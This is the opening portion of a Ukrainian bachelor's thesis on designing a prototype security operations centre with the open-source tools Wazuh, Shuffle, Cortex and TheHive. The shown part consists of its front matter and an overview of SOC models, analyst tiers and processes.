


Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки

ПОЯСНЮВАЛЬНА ЗАПИСКА

до випускної кваліфікаційної роботи бакалавра
на тему: «Проект прототипу SOC з використанням
відкритих рішень Wazuh, Shuffle, Cortex, TheHive»

Виконав: студент 4-го курсу групи КБ-21-1
спеціальності 125 «Кібербезпека»

 Андрій ЄФІМЕНКО

Керівник: старший викладач кафедри комп'ютерної
інженерії та кібербезпеки


 Ігор ФАЛЬКОВСЬКИЙ

Рецензент: професор кафедри комп'ютерної інженерії та
кібербезпеки, доктор технічних наук, доцент

 Володимир ВОРОТНИКОВ

Житомир – 2025

Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки
Спеціальність 125 «Кібербезпека»
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ
Завідувач
кафедри комп'ютерної
інженерії та кібербезпеки
 Андрій Єфіменко
3 березня 2025 р.

ЗАВДАННЯ

на випускню кваліфікаційну роботу бакалавра

Студент: Єфіменко Андрій Андрійович

Тема роботи: Проект прототипу SOC з використанням відкритих рішень Wazuh, Shuffle, Cortex, TheHive.

затверджена Наказом університету від 3 березня 2025 р. № 80/с

Термін здачі студентом закінченої роботи 10 червня 2025 р.

Вихідні дані роботи (зазначається предмет і об'єкт дослідження):

Об'єктом дослідження є процес проектування підсистеми моніторингу подій безпеки SOC з використанням відкритих рішень Wazuh, Shuffle, Cortex, TheHive та аналіз її функціонування шляхом проведення тестування на проникнення.


Предметом дослідження є технологія проектування підсистем моніторингу подій безпеки SOC з використанням відкритих рішень.

Обладнання та програмне забезпечення:

1. Інструмент віртуалізації мережі Oracle VM VirtualBox.
2. OC Windows Server 2019 та Ubuntu Desktop
3. SIEM-система Wazuh
4. SOAR-система Shuffle
5. IR-система TheHive + Cortex

Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються

Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1	Старший викладач кафедри КІ та КБ Олександра ПОКОТИЛО	 24.05.2025	 24.05.2025
2	Старший викладач кафедри КІ та КБ Олександра ПОКОТИЛО	 24.05.2025	 24.05.2025
3	Старший викладач кафедри КІ та КБ Олександра ПОКОТИЛО	 24.05.2025	 24.05.2025

Студент  Андрій ЄФІМЕНКО
Керівник  Ігор ФАЛЬКОВСЬКИЙ

Календарний план

№ з/п	Назви етапів випускної кваліфікаційної роботи	Термін виконання етапів роботи	Примітка
1	Постановка завдання	03.03.2025	Виконано
2	Аналіз отриманого завдання	15.03.2025	Виконано
3	Аналіз літературних джерел	16.03.2025	Виконано
4	Розробка плану	28.03.2025	Виконано
5	Оформлення 1 розділу пояснювальної записки	01.04.2025	Виконано
6	Проектування структурованої моделі	30.04.2025	Виконано
7	Розробка схеми адресації	03.05.2025	Виконано
8	Вибір технологій та інструментів для реалізації	04.05.2025	Виконано
9	Оформлення 2 розділу пояснювальної записки	06.05.2025	Виконано
10	Підготовка необхідних компонентів для мережі	09.05.2025	Виконано
11	Проведення базового налаштування спроектованої мережі	10.05.2025	Виконано
12	Налагодження засобів моніторингу	24.05.2025	Виконано
13	Тестування роботи прототипу	26.05.2025	Виконано
14	Оформлення 3 розділу пояснювальної записки	28.05.2025	Виконано
15	Підготовка доповіді та презентації	06.06.2025	Виконано
16	Захист		Виконано

Студент  Андрій ЄФІМЕНКО

Керівник  Ігор ФАЛЬКОВСЬКИЙ

АНОТАЦІЯ

Мета кваліфікаційної роботи бакалавра полягає у дослідженні підходу до створення підрозділу SOC в організації та аналізі доступних програмно-апаратних рішень. Завданням роботи є застосування отриманих знань для розробки підсистеми моніторингу подій безпеки, яка базується на безкоштовних відкритих рішеннях і може стати основою для SOC малих та середніх підприємств.

Кваліфікаційна робота бакалавра на тему «Проект прототипу SOC з використанням відкритих рішень Wazuh, Shuffle, Cortex, TheHive» складається з інженерного, логічного, аналітичного, та теоретичного комплексів та пояснювальної записки.

Визначено основні завдання для аналітиків, за якими очікується виконання роботи. Показано розробку підрозділу SOC та налаштування необхідних інструментів. Наведено результати тестування з використанням справжніх атак та заходів безпеки.

Пояснювальна записка до випускної кваліфікаційної роботи містить 102 сторінки, 4 таблиці та 89 рисунків. Список використаних джерел містить 51 найменування і займає 5 сторінок.

Ключові слова: SOC, МОНІТОРИНГ, ВИЯВЛЕННЯ, РЕАГУВАННЯ, ІНЦИДЕНТ, ЗАГРОЗА, ЗАХИСТ, ІНСТРУМЕНТ, SIEM, SOAR, ІНТЕГРАЦІЯ, АЛЕРТ, KEYC, СЦЕНАРІЙ, АТАКА, СПОВІЩЕННЯ.

					KKIK<.KP.B – 125 – 04 – ПЗ				
Змн.	Арк.	№ докум.	Підпис	Дата	Проект прототипу SOC з використанням відкритих рішень Wazuh, Shuffle, Cortex,	Лім.	Арк.	Аркуші	
Розроб.		Єфіменко А. А.		11.06.25					
Керівник		Фальковський І. Г.		11.06.25			5	102	
Реценз.		Воротніков В. В.		11.06.25					
Н. контр.		Фальковський І. Г.		11.06.25					
Затверд.		Єфіменко А.А.		11.06.25			ФІКТ, Гр. КБ-21-1		

ANNOTATION

The purpose of the bachelor's thesis is to study the approach to creating a SOC unit in an organization and analyze available software and hardware solutions. The task of the thesis is to apply the knowledge gained to develop a security event monitoring subsystem based on free open solutions that can become the basis for SOC's in small and medium-sized enterprises.

The bachelor's thesis on “SOC prototype project using open solutions Wazuh, Shuffle, Cortex, TheHive” consists of engineering, logical, analytical, and theoretical complexes and an explanatory note.

The main tasks for analysts, according to which the work is expected to be performed, are defined. The development of the SOC unit and the configuration of the necessary tools are shown. The results of testing using real attacks and security measures are presented.

The explanatory note to the final qualification work contains 102 pages, 4 tables, and 89 figures. The list of sources used contains 51 items and takes up 5 pages.

Keywords: SOC, MONITORING, DETECTION, RESPONSE, INCIDENT, THREAT, PROTECTION, TOOL, SIEM, SOAR, INTEGRATION, ALERT, CASE, SCENARIO, ATTACK, NOTIFICATION.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		6

ЗМІСТ

ВСТУП	9
РОЗДІЛ 1 ТЕОРЕТИЧНИЙ АНАЛІЗ ПРИНЦИПІВ ПОБУДОВИ SOC	11
1.1 Принципи роботи та організації SOC.....	11
1.2 Аналіз роботи SIEM та її функції	23
1.3 Обґрунтування вибору SIEM Wazuh	34
1.4 Аналіз роботи SOAR та його функції	46
1.5 Обґрунтування вибору SOAR Shuffle	51
1.6 Постановка технічного завдання	53
РОЗДІЛ 2 ПРОЕКТУВАННЯ SOC.....	55
2.1 Проектування корпоративної мережної інфраструктури.....	55
2.2 Створення підрозділу SOC	57
2.3 Моделювання інфраструктури SOC	60
2.4 Налаштування пристроїв домену в мережі.....	61
2.5 Аналіз заходів, що будуть проведені на систему для демонстрації сценаріїв інцидентів	63
РОЗДІЛ 3 НАЛАШТУВАННЯ, ПЕРЕВІРКА ФУНКЦІОНАЛУ ТА ЕФЕКТИВНОСТІ ДЕТЕКТУВАННЯ ЗАГРОЗ ПРОЕКТУ SOC	67
3.1 Розгортання модельної інфраструктури SOC	67
3.2 Тестування функціональних можливостей модельної інфраструктури SOC	80
ВИСНОВКИ.....	90
СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ	91
ДОДАТКИ.....	96

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				7
Змн.	Арк.	№ докум.	Підпис	Дата		

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

AI – Artificial intelligence (Штучний інтелект).

API – Application Programming Interface (Інтерфейс прикладного програмування).

CEO – Chief Executive Officer (Головний виконавчий директор).

CIO – Chief Information Officer (Директор з інформаційних технологій).

CISO – Chief Information Security Officer (Директор з інформаційної безпеки).

EPP – Endpoint Protection Platform (Платформи захисту кінцевих точок).

FIM – File Integrity Monitoring (моніторинг цілісності файлів).

HIDS – Host-based Intrusion Detection System (система виявлення вторгнень на основі хосту).

IDS – Intrusion Detection System (система виявлення вторгнень).

IPS – Intrusion Prevention System (система запобігання вторгненням).

IR – Incident Response (реагування на інциденти).

ISCM – Information Security Continuous Monitoring (програма безперервного моніторингу інформаційної безпеки).

MDR – Managed Detection and Response (управління виявленням та реагуванням).

ML – Machine Learning (машинне навчання).

MSSP – Managed Security Services Provider (постачальник послуг з управління безпекою).

NOC – Network Operations Center (Центр управління мережею)

SIEM – Security Information and Event Management (управління інформацією про безпеку та подіями).

SOAR – Security Orchestration, Automation, and Response (координація, автоматизація та реагування в галузі безпеки).

SOC – Security Operation Center (Операційний центр безпеки).

TTP – Tactics, Techniques, and Procedures (тактики, методи і процедури).

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				8
Змн.	Арк.	№ докум.	Підпис	Дата		

ВСТУП

Актуальність теми. Мережний простір є важливою частиною сучасного інформаційного суспільства. Він дає можливість швидкого обміну даними та безперешкодної спільної роботи для успішної роботи організацій, компаній та звичайних користувачів. З ростом навантаження та кількості інформації, що циркулює між інформаційними системами, важливою складовою є: моніторинг, аналіз трафіку та вчасне реагування на кіберзагрози для уникнення втрати інформації, компрометації систем, розгортання шкідливого ПЗ та отримання шкоди репутації.

Ця тема є **актуальною**, адже без автоматизованих систем виконання цих задач є дуже складними та затратним по часу. Спеціалістам з безпеки довелося б вручну переглядати неймовірну кількість повідомлень журналів та подій. Такий варіант також є ненадійним, оскільки працівник може не помітити шкідливого пакету, або не виявити ланцюга пакетів, що несуть шкідливий вміст. Застосування системи моніторингу подій безпеки та автоматизація її роботи стає ключовим елементом стратегії кібербезпеки, оскільки сприяє швидшому виявленню аномалій та атак, а також вчасному реагуванню на них для запобігання можливим загрозам та атакам. У випадку використання безкоштовних відкритих рішень ця тема набуває особливого значення, адже дозволяє розширити доступ організацій до ефективних інструментів моніторингу та реагування на інциденти навіть за умов обмеженого бюджету на кібербезпеку.

Метою кваліфікаційної роботи є розробка підходу до створення підрозділу SOC в організації, аналізі та впровадженні ефективної підсистеми моніторингу подій безпеки на основі доступних програмно-апаратних рішень.

Визначена мета обумовлює наступні завдання:

- Дослідження загальних рис підрозділів SOC.
- Аналіз ролі SOC у системах організацій.
- Аналіз ринку окремих систем для SOC.
- Вибір конкретних інтеграцій на базі безкоштовних відкритих рішень SOC.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				9
Змн.	Арк.	№ докум.	Підпис	Дата		

- Опис інфраструктури організації, де вводиться підрозділ.
- Проектування та налаштування віртуального середовища.
- Об'єднання усіх компонентів в єдину підсистему моніторингу.
- Тестування налаштованих систем з використанням реальних загроз.
- Надання рекомендацій щодо покращення системи.

Об'єктом дослідження є процес проектування та побудови підсистеми моніторингу SOC на базі безкоштовних відкритих рішень.

Предметом дослідження є технології SOC, зокрема SIEM-система Wazuh, SOAR-система Shuffle та IR-система TheHive + Cortex.

У процесі виконання кваліфікаційної роботи було розроблено проект прототипу SOC для існуючої організації. Далі відбувся огляд наявної інфраструктури, було проаналізовано компоненти та процеси, пов'язані з SOC. Після цього систему змодельовано та налаштовано для демонстрації моніторингу подій безпеки з використанням відкритих рішень Wazuh, Shuffle, Cortex, TheHive

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		10

РОЗДІЛ 1 ТЕОРЕТИЧНИЙ АНАЛІЗ ПРИНЦИПІВ ПОБУДОВИ SOC

1.1 Принципи роботи та організації SOC

Операційний центр безпеки (Security Operation Center, SOC) – це централізований підрозділ в організації, який відповідає за моніторинг, виявлення та реагування на інциденти та загрози безпеці. Він слугує координаційним центром для операцій з кібербезпеки організації, здійснюючи моніторинг широкого спектру систем безпеки, мереж і додатків в режимі реального часу [4].

Центральний вузол сучасного підприємства кібербезпеки діє як фортеця проти різноманітних вразливостей. Його значення полягає в проактивному підході до виявлення ризиків, швидкому реагуванні на ситуації, постійному моніторингу для захисту критично важливих активів від кібератак і вразливостей [6].

Спеціалізуючись на цифровому захисті, SOC легко інтегрує передові інструменти, висококваліфікованих аналітиків і надійні протоколи. Сповіщення оперативно розглядаються групою відповідальних експертів, які надають швидку допомогу в разі потреби. Така співпраця дає змогу центру ефективно виявляти, аналізувати та оперативно реагувати на події. Використовуючи передові інструменти, а саме системи виявлення вторгнень і платформи кіберзахисту, кваліфіковані фахівці та окремі експерти безперервно оцінюють і протидіють загрозам, що постійно змінюються. Впровадження надійних протоколів гарантує методичний і ефективний підхід до реагування та зменшення кількості інцидентів, заснований на колективному досвіді. Таке комплексне поєднання найсучасніших інструментів, кваліфікованих аналітиків і надійних протоколів створює бездоганну систему захисту, що забезпечує постійний захист цифрових активів та інфраструктури організації. В умовах еволюції цифрових загроз підрозділ цифрового захисту і окремі експерти залишаються проактивними, гнучко адаптуючись до зменшення ризиків [6].

Типова архітектура SOC [9] наведена на рис. 1.1.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				11
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 1.1 – Типова архітектура SOC

Існує кілька варіантів розгортання SOC, проте основних є 7 [5]:

1. Виділений операційний центр безпеки (Dedicated SOC)
2. Розподілений операційний центр безпеки (Distributed SOC)
3. Багатофункціональний операційний центр безпеки / Мережевий операційного центру (Multifunctional SOC/ NOC)
4. Об'єднаний операційний центр безпеки (Fusion SOC)
5. Командний/Глобальний центр безпеки (Command SOC/Global SOC)
6. Віртуальний операційний центр безпеки (Virtual SOC)
7. Керований операційний центр безпеки (Managed SOC/MSSP/MDR)

Виділений операційний центр безпеки – це модель SOC, яка зосереджена виключно на наданні послуг безпеки для однієї організації. Цей тип SOC часто має фізичне розташування в приміщенні організації та укомплектований штатними експертами з безпеки, відповідальними за моніторинг, виявлення, або ж реагування

на інциденти та загрози безпеці. Має вузькоспрямований, а також індивідуальний підхід, проте недоліком є вартість створення та підтримання.

Розподілений операційний центр безпеки – це модель SOC, яка складається з декількох географічно розподілених SOC, що працюють разом для надання послуг безпеки. Ці SOC можуть бути розташовані в різних регіонах або країнах і з'єднані через централізовану систему управління, яка забезпечує безперебійну комунікацію та координацію між ними. Підходять для забезпечення кращої роботи щодо виявлення та усунення загроз. Проте потребує компетенції управління декількома SOC інвестиції в інструменти комунікації та співпраці для забезпечення безперебійної комунікації між різними SOC.

Багатофункціональний SOC/NOC – це гібридна модель, яка об'єднує функції операційного центру безпеки (SOC) і мережевого операційного центру (NOC) в єдиний уніфікований підрозділ. Ця модель дозволяє інтегрувати завдання безпеки та управління мережею, що призводить до більш раціонального та ефективного підходу до захисту мереж і систем організації. Проте для успішного функціонування потрібно знайти професіоналів з навичками та досвідом, необхідними для управління як безпекою, так і мережевими операціями.

Об'єднаний операційний центр безпеки – це вдосконалена модель SOC, яка об'єднує різні функції безпеки, такі як розвідка загроз, реагування на інциденти та аналітика безпеки, в єдину уніфіковану платформу. Ця модель використовує передові технології, такі як штучний інтелект і машинне навчання, щоб забезпечити більш проактивний і складний підхід до безпеки. Вартість її впровадження та обслуговування є високою і до того ж необхідні ресурси та досвід для ефективного управління.

Командний центр безпеки, також відомий як глобальний SOC – це модель SOC високого рівня, яка контролює і координує діяльність декількох SOC в організації для забезпечення комплексного, глобального бачення стану безпеки організації. Ця модель зазвичай використовується великими міжнародними організаціями, що мають кілька SOC, розташованих у різних регіонах або країнах.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				13
Змн.	Арк.	№ докум.	Підпис	Дата		

Він може виявити тенденції та закономірності в інцидентах і загрозах безпеки, які можуть бути неочевидними, якщо дивитися на дані від одного SOC.

Віртуальний операційний центр безпеки – це модель SOC, яка використовує хмарні технології та віддалених фахівців з безпеки для надання послуг безпеки. На відміну від традиційних SOC, віртуальний SOC не вимагає фізичного розташування або виділеної інфраструктури, що робить його більш гнучким і економічно вигідним варіантом для організацій. Але існує залежність від хмарних технологій і віддалених фахівців з безпеки, що може викликати занепокоєння щодо конфіденційності та безпеки даних.

Керований операційний центр безпеки (Managed SOC), також відомий як Managed Security Services Provider (MSSP) або Managed Detection and Response (MDR) – це модель SOC, яка передбачає аутсорсинг операцій з безпеки сторонньому провайдеру. Цей провайдер відповідає за моніторинг, виявлення та реагування на інциденти та загрози безпеки від імені організації. Це більш економічно вигідний варіант для організацій без необхідності значних інвестицій в інфраструктуру, технології та кваліфікованих фахівців з безпеки, якщо політика компанії дозволяє втратити контроль над гарантованою конфіденційністю та операціями безпеки.

У компаніях зазвичай є й інші безпекові групи або рішення схожі на SOC та виконують пов'язані функції:

- NOC або центр IT-операцій, що займається експлуатацією та обслуговуванням мережевого та іншого IT-обладнання, тоді як SOC в першу чергу шукає кібератаки.
- Директор з інформаційних технологій (CIO) або директор з інформаційної безпеки (CISO), чиї зусилля зосереджені на багатьох сферах кібербезпеки, такі як політика та управління, управління ризиками, безпекова системна інженерія (деякі SOC підпорядковуються безпосередньо CISO або IT-директору).
- Програма безперервного моніторингу інформаційної безпеки (ISCM), що як правило, зосереджена на дотриманні вимог безпеки та вимірюванні ризиків, а не на виявленні інцидентів та реагуванні на них, як SOC.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				14
Змн.	Арк.	№ докум.	Підпис	Дата		

– Моніторинг фізичної безпеки, що в першу чергу пов'язаний із захистом фізичних активів і забезпеченням безпеки персоналу.

Переваги та недоліки різних моделей SOC наведені у табл. 1.1.

Таблиця 1.1 – Порівняння переваг та недоліків різних моделей SOC

Модель SOC	Переваги	Недоліки
Dedicated SOC	Індивідуальний підхід; вузька спеціалізація; контроль всередині організації	Висока вартість створення та обслуговування
Distributed SOC	Краща видимість; підвищена швидкість виявлення/усунення загроз	Складність управління; високі вимоги до інструментів комунікації
Multifunctional SOC/NOC	Спільне використання ресурсів; покращення співпраці; ефективне реагування	Важко знайти фахівців із широкими навичками; збільшення навантаження на команду
Fusion SOC	Покращене виявлення та реагування; використання AI/ML	Висока вартість впровадження; потреба у висококваліфікованих фахівцях
Command SOC/Global SOC	Глобальний контроль; можливість виявлення загальних тенденцій	Висока вартість; складність управління багатьма SOC
Virtual SOC	Гнучкість; менша вартість; відсутність потреби у фізичній інфраструктурі	Залежність від хмарних технологій; ризики конфіденційності та безпеки даних
Managed SOC/MSSP/MDR	Економічно вигідний; доступ до експертизи; зниження потреби у власних ресурсах	Втрата контролю над конфіденційністю та операціями безпеки

SOC повинні працювати з усіма цими групами на регулярній основі та підтримувати навички в багатьох сферах IT та кібербезпеки.

Кожна організація з інформаційної безпеки відрізняється від інших. У деяких компаніях керівництво визнає важливість кібербезпеки для кінцевого результату бізнесу і в таких випадках команда SOC перебуває у чудовому становищі, маючи достатній бюджет на хороші інструменти та необхідну кількість персоналу для управління ними. Проте більшість команд SOC працюють з загрозами, не маючи

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		15

достатньої кількості персоналу, часу і проінформованості чи впевненості в тому, що відбувається. Ось чому важливо зосередитися на консолідації інструментарію та ефективній організації команди.

Створення команди SOC, яка володіє необхідними навичками та використовує найменшу кількість ресурсів, при цьому отримуючи інформацію про активні та нові загрози є основною метою.

Три ключові компоненти, що роблять SOC ефективним (рис. 1.2):

1. Люди.
2. Процес.
3. Технології.

Разом вони утворюють потужний альянс, готовий виявляти кіберзагрози, реагувати на них та пом'якшувати їх наслідки.



Рисунок 1.2 – Компоненти SOC

Команди SOC складаються з аналітиків та інженерів з безпеки різних профілів, кожен з яких працює над покращенням безпеки організації або навчений аналізувати та пом'якшувати ризики, загрози та інциденті кібербезпеки. Також важливо мати сильне керівництво та ефективну комунікацію між членами команди, щоб гарантувати, що всі працюють над досягненням одних і тих самих цілей [3].

За своєю кваліфікацією та функціями члени команд діляться на 4 основні рівні [2]:

1. Triage Specialist (Tier 1).
2. Incident Responder (Tier 2).
3. Threat Hunter (Tier 3).
4. SOC Manager (Tier 4).

Фахівці Tier 1 переглядають останні сповіщення, щоб визначити їхню актуальність і терміновість; створюють нові тікети для оповіщень, які сигналізують про інцидент і вимагають розгляду на рівні 2; сканують вразливості і переглядають звіти з оцінки вразливостей. Також в їх функції входить керування та налаштування інструментів моніторингу безпеки (IDS, правила кореляції тощо).

Фахівці Tier 2 переглядають повідомлення про проблеми, створені аналітиками рівня 1; використовують дані про нові загрози (ІОС, оновлені правила тощо), щоб ідентифікувати уражені системи та масштаби атаки; Переглядають та збирають дані про активи (конфігурації, запущені процеси тощо) в цих системах для подальшого розслідування; визначають та спрямовують зусилля з виправлення та відновлення.

Фахівці Tier 3 аналізують дані про виявлення активів та оцінку вразливостей; вивчають способи виявлення прихованих загроз, які могли непомітно проникнути у мережу, використовуючи найновіші дані про загрози; проводять тести на проникнення у виробничих системах для перевірки стійкості та виявлення слабких місць, які потрібно виправити. Також їх функцією є надання рекомендацій по оптимізації інструментів моніторингу безпеки на основі виявлених загроз.

Менеджер SOC, фахівці Tier 4 наглядають за діяльністю команди SOC; рекрутують, наймають, навчають та оцінюють персонал; керують процесом ескалації та розглядають звіти про інциденти; розробляють та виконують план кризових комунікацій для CISO та інших зацікавлених сторін; складають звіти про відповідність та підтримують процес аудиту; Вимірюють показники ефективності SOC та інформують бізнес-лідерів про цінність операцій з безпеки.

Менеджер SOC підпорядковується безпосередньо CISO, який, в свою чергу, підпорядковується або CIO, або CEO.

Також додатково може бути роль Security Engineer/Architect – це експерти, які розробляють, впроваджують та підтримують інфраструктуру безпеки, інструменти та технології, що використовуються в SOC.

Ієрархія фахівців-аналітиків SOC наведена на рис. 1.3.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				17
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 1.3 – Ієрархія аналітиків SOC

SOC мають структурований набір процесів, які виконуються для забезпечення безпеки. Ці процеси, як правило, поділяються на кілька основних етапів. Створення повторюваних робочих процесів і процесів управління інцидентами гарантує, що члени команди ефективно функціонуватимуть як організована одиниця під час підвищення рівня попередження з 1-го на 3-ій рівень. Завдяки стандартизації робочих процесів SOC, його ресурси будуть розподілятися з максимальною ефективністю.

Початковими процесами SOC є підготовка, планування та профілактика, що дозволяє отримувати інформацію про наявну ситуацію в системі та повинно відбуватися також протягом усієї роботи центру [7]:

- Інвентаризація активів.
- Планове обслуговування та підготовка.
- Планування реагування на інциденти.
- Регулярне тестування.
- Проінформованість.

Інвентаризація активів полягає в тому, що SOC повинен підтримувати вичерпну інвентаризацію всього, що потрібно захистити в центрі обробки даних або за його межами (наприклад, програми, бази даних, сервери, хмарні сервіси, кінцеві точки тощо), а також всіх інструментів, що використовуються для їх

захисту (брандмауери, антивіруси, засоби захисту від шкідливих програм і програм-вимагачів, програмне забезпечення для моніторингу і т.д.). Багато SOC використовують це рішення для виявлення активів.

Планове обслуговування та підготовка необхідне, щоб максимізувати ефективність наявних інструментів і заходів безпеки. SOC виконує профілактичне обслуговування, наприклад, встановлює виправлення та оновлення програмного забезпечення, постійно оновлює брандмауери, білі та чорні списки, а також політики та процедури безпеки. SOC також може створювати резервні копії системи або допомагати у створенні політики чи процедур резервного копіювання для забезпечення безперервності бізнесу у випадку витоку даних, атаки з вимогою викупу чи іншого інциденту з кібербезпеки.

SOC відповідає за розробку плану реагування організації на інциденти, який визначає заходи, ролі, обов'язки в разі загрози або інциденту, а також показники, за якими буде оцінюватися успішність реагування на інцидент.

Команда SOC виконує регулярну оцінку вразливості - комплексну оцінку, яка визначає вразливість кожного ресурсу до потенційних загроз, а також пов'язані з цим витрати. Вона також проводить тести на проникнення, які імітують конкретні атаки на одну або кілька систем. Команда виправляє або допрацьовує програми, політики безпеки, найкращі практики та плани реагування на інциденти на основі результатів цих тестів.

Важливим є фактор проінформованості SOC, які повинні бути завжди в курсі новітніх рішень і технологій безпеки, а також останніх даних про загрози - новин та інформації про кібератаки і хакерські тактики, методи і процедури (TTP), зібраних із соціальних мереж, галузевих джерел і "темного інтернету".

Наступною категорією є моніторинг, виявлення та реагування – процес, що повинен відбуватися постійно, для дотримання безпеки у системі:

- Безперервний, цілодобовий моніторинг безпеки.
- Керування журналами.
- Виявлення загроз.
- Реагування на інциденти.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		19

Безперервний, цілодобовий моніторинг безпеки є основою SOC. Підрозділ відстежує всю розширену ІТ-інфраструктуру – додатки, сервери, системне програмне забезпечення, обчислювальні пристрої, хмарні робочі навантаження, мережу – 24/7/365 на наявність ознак відомих експлойтів та будь-якої підозрілої активності.

